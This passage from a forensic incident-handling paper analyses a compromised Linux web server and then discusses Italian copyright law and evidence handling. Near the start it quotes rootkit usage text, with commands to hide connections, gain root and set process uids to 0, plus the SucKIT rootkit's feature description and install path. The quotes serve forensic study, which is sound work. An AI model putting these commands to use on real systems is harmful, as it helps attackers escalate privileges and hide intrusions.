        tcp        0      0 localhost:ssh      localhost:1023   ESTABLISHED
        And now, lets check /proc/net/tcp. Type:
        cat /proc/net/tcp
        One of the lines looks like this:
          local_address rem_address   blablabla...
        0:0100007F:0016 0100007F:03FF 01 00000000:00000000 00:00000000 00000000
        If we want to hide everything about ip-address 127.0.0.1, we have to
        translate it to this format. Start with 127: 7F in hex. Then 0: 00
        in hex, which gives us 007F. And 0 again: 00007F, and at last 1
        which gives us the number 0100007F. Now, if we want to hide
        everything about port 22 and ip-address 127.0.0.1 it looks like this:
        0100007F:0016 (0016 is port 22 in hex). So, typing:
        ./nethide "0100007F:0016" will hide connections to/from localhost
        port 22, and typing:
        ./nethide ":ABCD " will remove all lines containing ":ABCD ". It's
        like "grep -v". Do you get it? :-)

rootme  Used to gain root-access without using suid programs. Type:
        ./rootme /bin/sh
        to execute /bin/sh with root-privs. This will also work:
        ./rootme /bin/ls -l /root
        You have to type the whole path-name of the binary to execute.

taskhack Used to change *uid's and *gid's of running processes. Type:
        ./taskhack -alluid=0 pid
        This will change all *uid's (uid, euid, suid, fsuid) of process
        "pid" to 0 (root). Type:
        ps aux | grep bash
        creed       91  0.0  1.3  1424   824   1 S    15:31   0:00 -bash
        Now, we want to change the euid of this process to 0 (root). Type:
        ./taskhack -euid=0 91
        ps aux | grep bash
        root (!)    91  0.0  1.3  1424   824   1 S    15:31   0:00 -bash
        Isn't this just great? :-).
```

- SucKIT (SK) v1.3a: From the readme file in the archive extracted using autopsy:

```
The SucKIT is easy-to-use, Linux-i386 kernel-based rootkit. The code
  stays in memory through /dev/kmem trick, without help of LKM support
  nor System.map or such things. Everything is done on the fly. It can
  hide PIDs, files, tcp/udp/raw sockets, sniff TTYs. Next, it have
  integrated TTY shell access (xor+sha1) which can be invoked through
  any running service on a server. No compiling on target box needed,
  one binary can work on any of 2.2.x & 2.4.x kernels precompiled (libc-free)
```

  The SK rootkit installs by default in the directory `/usr/share/locale/sk/.sk12/` where we found a sniffer installed (launched at boot time).

Summary, sequence of the attack and habits

In the following picture we wrap-up the findings of the above analysis, representing the sequence of main operations of this successful attack.



Figure 9 - Sequence of the attack

The behavior of the attacker, for the findings of the analysis, was quite usual, preceding the attack by reconnaissance and scans. The attack consisted in a remote attack exploiting a vulnerability of openssl to get into the system as the user apache, executing arbitrary code that also connected back to his/her home system to grab the necessary exploit and rootkits for the further continuation of local attack.
In this case the hacker used a local exploit (ptrace vulnerability) to escalate privileges, gain root access and create other users (getit and gotit).

What could be a little bit strange is the use of many rootkits (lrk5, knark, and sk) and the apparently poor attention to cleaning up log and history files, leaving the opportunity to us to understand all the above.

Another thing that the hacker didn't care was the possibility for others to exploit the same vulnerabilities he used, disturbing his/her activities, generally after entering a system an habit is to patch the system or forbid the access to anyone else (in the case of a public webserver this is not so applicable). It is not clear if these kinds of countermeasures were put in place, but it seems not.

The defacement of the webserver happened at the end of the activity, to avoid the discovery of the hacking before desired.
So few habits, everything seems quite usual for an hacker, at least for what we have been able to discover with this analysis.

Part 3 - Legal Issues of Incident Handling

In this part, legal issues of Incident Handling will be discussed. In particular we will analyze legal aspects of the John Price case, investigated in part 1, but with the very important assumption that findings from Part 1 show definitively that John Price was distributing copyrighted material on publicly available systems.

For this part we will assume as applicable Italian laws.
Applicable parts of laws will be translated by the author from Italian to English, leaving in-line as a reference the link to single articles of laws translated (in the form art.#), and in the reference chapter links to the full Italian version of the law on the internet.

Copyright legal framework

The copyright domain is disciplined in Italy by the law "n. 633 of April 22, 1941" (abbreviated: "L. 633/41", referenced at [3:1]) on the "Protection of the Copyright and other rights related to its application" and subsequent modifications.
Law 633/41 protects: "*pieces of works of the creative ingenious, in literature, music, figurative arts, architecture, theatre, cinematography, whatever way or expression manner*" (art.1).

Essential requirement for protecting the rights of the ingenious piece of work is the creativity, so the innovation compared to pre-existing pieces of work.
In other words, the piece of work must have a minimum of objective novelty, independently from its virtue or its usefulness.
Actually, the material good itself is not the object of the copyright, but the idea does. The creation realized in that form: a novel, for example, as an intellectual creation belongs to its author, but every buyer of the book is the owner of its own copy bought.

Italian laws protect the copyright under two important profiles:

- As a patrimonial right of the author
- As a moral right of the author

The **patrimonial right** consists in the author's exclusive right to publish the piece of work and use it economically, so reproducing in any forms and manners to take profit. (art.12)
This right of the author is articulated in a series of faculties extensively listed in articles 13-18 (copy, transcription, diffusion, commercialization, translation, etc.) and arrives till the economical exploitation of single parts of the work, if having autonomous creative characteristics.

The protection of the copyright is realized through verification, and interdiction action of violations (art. 156)
According to article 156 anyone afraid of violations (or continuations of previous violations) of the economical exploitation of a copyright, is entitled to appeal in court for the verification and interdiction of violations. Furthermore, according to

article 158, he or she may ask for removal or destruction of the counterfeit piece of work, and get an indemnification for damages.
These actions may be executed by law enforcement, by description, verification, valuation and confiscation of what may constitute the violation of right of economical exploitation.
These procedures are disciplined by the code of civil procedure for legal proceedings of confiscation, according to art.162 and subsequent articles.

Patrimonial right is also distinguished by the alienability and transferability to heirs, and differently from moral right, it's not perpetual but has a limited duration in time.
For Italian laws all pieces of work are protected starting from the creation date, for all the life of the author, and until 70 years after his of her death (art. 25, as modified by law "L. 52/96")
Therefore after this period of protection, the piece of work becomes public domain and the right of economical exploitation is no more due: so it's possible the copy, or its economical exploitation.

The **Moral right**, conversely, consists of the right of being recognized as the author of the piece of work, of claiming the paternity and oppose to any deformations, mutilations or other modifications or action that can damage the work itself, that may be of prejudice to his/her honor or his/her reputation. (art. 20)
The moral right, unlike patrimonial right, is unalienable and absolutely unlimited in time, so after the death of the author the right can be claimed without expirations by heirs. (art. 23).

Penal discipline of the L. 633/41.

Article 171, in the first part foresees a series of types of counterfeiting, in the sense of violations of patrimonial rights of authors: copy, transcription, playing, diffusion, selling or commercialization of the piece of work without having the right to do it.
These behaviors are punished only with pecuniary penalty.

The second "comma" of art. 171 foresees a series of criminal hypothesis violating personal rights of the authors and punishes alternatively with pecuniary or seclusion penalty the violations described in the first part of the article if "perpetrated on pieces of someone else work, not intended to publishing, or usurping paternity, or with deformation, mutilation or other modification of the piece of work, or resulting in an insult to honor or reputation of the author".
In this case we can define it as plagiarism-counterfeiting, i.e. taking ownership of someone else piece of work, violating the copyright and usurping the paternity.

To this we must add the law n.248 of August 18th, 2000 (L.248/2000: "laws protecting copyrights", so called "anti-piracy law", referenced at [3:2]), that

introduced some modifications to the L.633/41, making firmer the protection of Copyright against piracy actions.
In particular, law 248/2000 and the brand new "Decreto Legge Urbani" n.72 of March 22, 2004 ("ordinance" with immediate effect, converted in law by L.128/2004 May 21, 2004, and referenced at [3:3]) modified article 171-ter as follows:
"It's punished, if the action is perpetrated for **non-personal use**, with seclusion from six months to three years and with penalty from five to thirty millions of Italian Lire for whom **to take profit**:
Unauthorized copies, plays, transmits or diffuses in public with any methods, all or a part, a piece of work intended to TV circuit, cinematographic circuit, rental or selling, records or tapes or similar media, or any other media containing audio or video of music, cinema or generally audio-video or sequences of frames in movement";... a further list of behaviors punished.

Furthermore in the second comma of art. 171-ter it's stated the seclusion from one to four years, and from five to thirty millions Italian Lire for whom:
a) Plays, copies, transmit of diffuses without authorization, etc.
and for whom:
a-bis) "in violation of art. 16, to take profit, communicates to the public inserting into information systems networks, using any kind of connection, a piece of work, or a part of it, protected by copyright".

Law n.128 May 21, 2004 at the art.4 states also that for violations to a-bis) of second comma or art. 171-ter, mandatory communication to Law Enforcement are collected by Public Security Department of the Ministry of Internal Affairs, that coordinates with local administrations.

So from accurate reading of the law, we deduce that seclusion penalty triggers only when both the two conditions will be true: non-personal use and to take profit. Penal laws applicable to the types of violations follow.

It's important to highlight that according to article 174 there is the possibility for the offended person (i.e. the person entitled to the economical exploitation of the copyright) can constitute as plaintiff and ask the penal judge the application of civil actions and civil penalty according to art. 159 and 160.

John Price case

We are assuming that John Price, using organization's computing resources, was distributing copyrighted material on a system publicly accessible, obviously without authorization. We can also exclude the personal use of the material, since we have evidences of a distribution, and we can also assume that the material (multimedia files) have been copied before the distribution. John Price has been found doing this during an auditing.

A company facing this kind of issue, in the best case (the author has seen many not being in this situation, in these cases an immediate involvement of Law Enforcement is the only choice) has an Incident Response Policy addressing possible security incidents, and defining roles, responsibilities and procedures to face incidents. It should be clear who to involve (roles and responsibilities), and actions to be taken (pre-defined procedures), to address the handling of every type of incident (some examples taken from [1:11]: Probes, Denial of Service, Espionage, Unauthorized Access, Inappropriate Usage, etc.).

In the case of Mr. Price, "acceptable use" policies are involved, they are intended to forbid the use of organization's resource for personal or illegal use, generally for interests not related to the Company business or job function.
A violation of this policy would lead to an "Inappropriate Usage" incident, and generally at least Human Resource is involved, like probably happened in this case knowing that Mr. Price has been suspended. Like in this case, if there is an illegal use, Legal department and top management should be involved. The communications to Law Enforcement is mandatory, after verification of the incident.

Generally banners are used on systems operated by organizations, keeping the user aware that the use of organization's computing resources should respect acceptable use policies and standards of business conduct. Training on these policies and standards should be done regularly to ensure full awareness of employees. This is an important aspect because the employee should agree at some times with this intended usage of organization's resources, and the organization should be able to proof (in case of prosecutions) the awareness and commitment of employees.

During this kind of investigation, as highlighted in part 1, is very important to respect and preserve the "chain of custody" of evidences seized. So the actions we assumed and described in the Introduction of part 1, should be carefully adopted and documented to ensure that in case of prosecution all evidences may be used to support the accusation thesis. Furthermore preserving the integrity of evidences during the investigation is essential to keep the investigation itself consistent, and to ensure that findings would be admissible in court in case of prosecution.

As we highlighted in Summary of part 1, some other investigation branches may be spawn on other organization's systems, like for example firewall logs, IDS logs, physical and logical access logs, systems audit trails, systems' configurations, etc. For all eventual evidences seized, the chain of custody should be enforced, so for example firewall logs should be tagged, copied preserving the integrity (making, checking, and keeping MD5 checksum is a possible way to do it), documented in every step of the collection and in every aspect, associated with a coherent timestamp, and seized into evidence.
From that moment on, there must be a continuity of possession (with secure locking when not in possession of anyone), documenting every change of possession, and avoiding that anyone could modify the evidence, especially (but not only) those interested in doing it.
Being able to proof the above, the evidence may be used in a legal court.

All evidences should be kept according to chain of custody principles, even if the organization should decide not to proceed immediately with the prosecution. With the above assumptions it wouldn't be possible for the organization to decide, since law enforcement is mandatory, so we are making the example assumption of the case that it was not possible to charge the facts to Mr. Price.
In this case there are no special legal requirements in Italy for private data, but best practices would lead to preserve the chain of custody for these evidences for a reasonable time, because for example if a new fact changes the scenario and the organization must prosecute the case, evidences should be admissible even after some time.

Copyright violation

Now we will focus on the aspects of the copyright violation.

According to copyright laws previously described, we have a scenario seeing Mr. Price copying and distributing copyrighted pieces of work, to take profit.
But furthermore, the distribution took place on a publicly available system, so is applicable the art. 171-ter comma 2 a-bis). This article foresees seclusion penalty from one to four years, and a pecuniary penalty from five to thirty millions Italian Lire, for anyone that "in violation of art. 16, to take profit, communicates to the public inserting into information systems networks, using any kind of connection, a piece of work, or a part of it, protected by copyright".

Definitely, Mr. Price with his behavior encroached on the patrimonial right of the subject entitled to the economical exploitation of the copyright, that as seen above is the only subject allowed to economically exploit, in exclusive way, the piece of work, and so to reproduce it in any forms and manner to take profit (art.12).

On the other hand, there are no encroachments on the moral right, since there is no evidence of deformations, mutilations or other modification and any other modifications or action that can damage the work itself, which may be of prejudice to the honor or the reputation of the author/s.

Child pornography hypothesis

In case John Price was distributing material having as object child pornography, the consequences would be more serious, since the laws violation is inherent to the material itself, and not only to its handling and distributing.

In particular in Italy there is a "draft" law ("Disegno di Legge", i.e. a law design that needs to be discussed and converted in law by the Parliament) about "**laws against sexual exploitation of underage, as a new form of slavery**"
In addition to art. 600 of penal code, the draft law foresees the introduction of new articles from 600-bis to 600-septies.
In particular art. 600-ter foresees very strict penalties for anyone exploiting underage people (<18 years), and so also for anyone commercializing or distributing, even via information systems networks, pornographic material having as object underage people.
Furthermore, new laws foresee penalties even for "just" keeping this kind of material.

Even if this law is still embryonic, being a "draft" law, it testifies the importance given to this problem in Italy. As a matter of fact, with current laws (art. 600), if Mr. Price was actually distributing child pornography, this violation would be foreseen in an extensive interpretation of art.600 of penal code, with seclusion penalty from five to fifteen years for anyone facilitating slavery or a condition similar to slavery for a person.

In the Incident Handling there is no difference between the two hypothesis (copyright and child pornography), because both involving a penal violation, and so with law enforcement mandatory involvement, and the same criteria of incident handling and chain of custody for evidences. So the procedure would be exactly the same in both hypotheses.

References

[1:1] Stephen Northcutt, “Computer Security Incident Handling” version 2.3.1, SANS Press (March 2003), ISBN: 0-9724273-7-6

[1:2] MD5, Message Digest 5 Algorithm, rfc1321: http://www.ietf.org/rfc/rfc1321.txt?number=1321

[1:3] Design and Implementation of the Second Extended Filesystem: http://e2fsprogs.sourceforge.net/ext2intro.html

[1:4] netcat “original” 1.10 utility description from @stake: http://www.atstake.com/research/tools/network_utilities/nc110.txt

[1:5] Cyrus Peikari, Anton Chuvakin, “Security Warrior”, O’Reilly (February 1, 2004), ISBN: 0596005458

[1:6] Autopsy Forensic Browser: http://www.sleuthkit.org/autopsy/

[1:7] tcpdump public repository: http://www.tcpdump.org/

[1:8] strace sourceforge homepage: http://sourceforge.net/projects/strace/

[1:9] internet references about bmap:
http://build.lnx-bbc.org/packages/fs/bmap.html
http://cert.uni-stuttgart.de/archive/honeypots/2002/07/msg00029.html
http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html
ftp://ftp.scyld.com/pub/forensic_computing/bmap/ (official but unavailable website)
http://archives.inocrea.co.id/base/bmap/ (source code for ver1.0.20 found here)

[1:10] Kevin Mandia, Chris Prosise & Matt Pepe, “Incident Response & Computer Forensics”, second edition, McGraw-Hill/Osborne, ISBN:0-07-222696-X

[1:11] SANS Security Policy Project: http://www.sans.org/resources/policies/
Acceptable Use Policy from SANS Security Policy Project:
http://www.sans.org/resources/policies/Acceptable_Use_Policy.pdf

[1:12] Charles Cresson Wood , “Information Security Policies Made Easy” version 8, InfoSecurity Infrastructure (May 1, 2001), ISBN: 1881585077.

[2:1] The Coroner Toolkit, by Dan Farmer and Wietse Venema (including foremost tool): http://www.porcupine.org/forensics/tct.html

[2:2] Apache documentation, in particular suExec feature:
http://httpd.apache.org/docs/suexec.html

[2:3] SecurityFocus, including BugTraq section and security advisories:
www.securityfocus.com

[3:1] Legge 22 aprile 1941 n. 633: http://www.interlex.it/testi/l41_633.htm

[3:2] law n.248 of August 18th, 2000, “laws protecting copyrights”, so called “anti-piracy law”: http://www.interlex.it/testi/l00_248.htm

[3:3] The text of the “Decreto Legge” (translated as “ordinance” above) March 22nd, 2004, n. 72, coordinated with the conversion law May 21st, 2004, n. 128 (extract), the so-called “Urbani’s ordinance”:
http://www.interlex.it/testi/l04_128.htm

[3:4] Italian Parliament laws section:
http://www.parlamento.it/parlam/leggi/home.htm